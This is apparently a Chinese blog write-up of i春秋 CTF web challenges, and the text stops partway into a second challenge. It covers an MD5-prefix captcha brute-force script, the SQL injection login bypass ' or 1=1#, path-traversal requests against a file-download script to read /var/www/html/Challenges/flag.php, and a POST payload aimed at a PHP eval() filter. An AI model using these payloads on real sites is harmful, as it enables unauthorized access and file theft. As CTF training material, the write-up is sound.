I春秋——web Write up(三)

原创

Sn0w/ 于 2019-09-27 19:38:16 发布 433 收藏 1

分类专栏： CTF_Writeup web 文章标签： I春秋

本文链接：https://blog.csdn.net/qq_43431158/article/details/101419551

版权

CTF_Writeup 同时被 2 个专栏收录

32 篇文章 4 订阅

订阅专栏


web

30 篇文章 1 订阅

订阅专栏

前言：继续总结，学习更多关于web知识和练习编写脚本的能力。

GetFlag



Username

Password

substr(md5(captcha), 0, 6)=e7e24a


Captcha:

一个登陆框加上验证码，不过有一点不同的是 substr(md5(captcha), 0, 6)=e7e24a ，截取MD5加密后验证码的前6位，而且需要等于后面的值（后面的值是变化的）

那就属于MD5碰撞了，就模仿大师傅写一个python脚本跑一下

```
import requests
//requests库是一个常用的用于http请求的模块
import base64
import sys
//该模块提供对解释器使用或维护的一些变量的访问，以及与解释器强烈交互的函数
import hashlib
//主要提供 SHA1, SHA224, SHA256, SHA384, SHA512 ，MD5 算法

def getMd5(index):
 for i in range(100000,100000000):
  x = i
  md5 = hashlib.md5(str(x).encode("utf8")).hexdigest()
  if md5[0:6] == index:
   return x;
print(getMd5("e7e24a"))
```


得出验证码



```
$ python3 2.py
5600908
```


观察源码，没有发现什么线索，尝试一下SQL注入

```
' or 1=1#
```



1. hello.txt
2. s.txt
3. a.php

把文件下载下来


文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
1.php
1.py
2.py
a.php
hello.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
s.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
    echo "Do what you want to do, web dog, flag is in the web root dir";
?>
```


```
test
```

```
yahh~~what r u doing?
```

其中两个txt文件没有什么用处，有用的就是那一个php文件

```
flag is in the web root dir
```


这句话提示 flag 在 web 根目录，抓包看看



```
GET /Challenges/action.php?action=file HTTP/1.1
Host: f63f22a487e24499a64f3bb05bf5b9cefc34521259d246b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,15
65406855; PHPSESSID=m36h3f9no1up41phidn98jac62;
__jsluid_h=fb961d5817a00ee886bafa74ab6666da
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 01:37:28 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 0c54802,-
X-Cache: bypass
Content-Length: 772

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
```

发现并没有什么线索，点击超链接再抓包试试，发现 GET 处是文件id查询的形式，所以这里应该就可以从这里查看到根目录文件



```
GET /Challenges/file/download.php?f=a.php HTTP/1.1
Host: f63f22a487e24499a64f3bb05bf5b9cefc34521259d246b7.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://f63f22a487e24499a64f3bb05bf5b9cefc34521259d246b7.changame.ichunqiu.com/Challenges/action.php?action=file
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; PHPSESSID=m36h3f9no1up41phidn98jac62;
__jsluid_h=fb961d5817a00ee886bafa74ab6666da
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```


改成flag.php没用，但改成 ./flag.php 有反应



```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 01:41:12 GMT
Content-Type: text/html
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Via-JSL: 6c1501f,-
X-Cache: bypass
Content-Length: 24

flag{wow!!!but not true}
```

以为这样就可以得出flag，结果是我想多了，不管试多少个 ./././ 都无用，所以不能用目录缩写来跳过，只能输入正确的根目录

利用 CONNECT 请求方式，查看是什么服务器




```
CONNECT /Challenges/file/download.php?f=a.php HTTP/1.1
Host: edff39cedaf148848cc37e813896d388571e9c487f3b4b13.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://edff39cedaf148848cc37e813896d388571e9c487f3b4b13.changame.ichunqiu.com/Challenges/action.php?action=file
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=a96e0319e32b10031d7110de86cca664;
PHPSESSID=m5odgs4mmtqcterqo4q6g7esa2
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 400 Bad Request
Date: Thu, 26 Sep 2019 08:57:13 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 300
Connection: close
X-Via-JSL: 0c54802,-
X-Cache: bypass

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Linux服务器，那就用常用的web根目录试下

```
/var/www/html
```


输入 /var/www/html/flag.php 什么也没有显示



```
GET /Challenges/file/download.php?f=/var/www/html/flag.php HTTP/1.1
Host: edff39cedaf148848cc37e813896d388571e9c487f3b4b13.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://edff39cedaf148848cc37e813896d388571e9c487f3b4b13.changame.ichunqiu.com/Challenges/action.php?action=file
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855; __jsluid_h=a96e0319e32b10031d7110de86cca664;
PHPSESSID=m5odgs4mmtqcterqo4q6g7esa2
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2019 09:00:37 GMT
Content-Type: text/html
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must
Pragma: no-cache
X-Via-JSL: 0c54802,-
X-Cache: bypass
Content-Length: 0
```

试下 /var/www/html/Challenges/flag.php 发现有源码出现(注释是自己添加的)




```php
<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))//stripos() 函数查找字符串在另一字符串中第一次出现的位置（不区分大小写）。
{
        die('wowwwwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
         eval("\$spaceone = $f");
}
catch (Exception $e)
{
        return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}
?>
```

这段代码涉及了 try...catch抛出异常，先执行 try 里面的语句，如果语句中有异常则执行 catch 语句，不过这段代码较为容易，我们只需满足 $spaceone === 'flag' 即可，所以通过POST方式构造

```
flag=flag;
//加分号是因为eval() 函数把字符串按照 PHP 代码来计算
```

即可得出flag




http://edff39cedaf148848cc37e813896d388571e9c487f3b4b13.changame.ichunqiu.com/Challenges/flag.php

Post data: flag=flag;


```
<?php
$flag="flag{6ceee526-e503-4af8-a6b3-1390c7b6bc2f}";
?>
```

fuzzing



there is nothing

什么也没有，抓包看看有什么线索吧




```
GET /Challenges/test.php HTTP/1.1
Host: 822789c92eb24d5fb84a5a79fb4a306c0bea746bbf634436.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
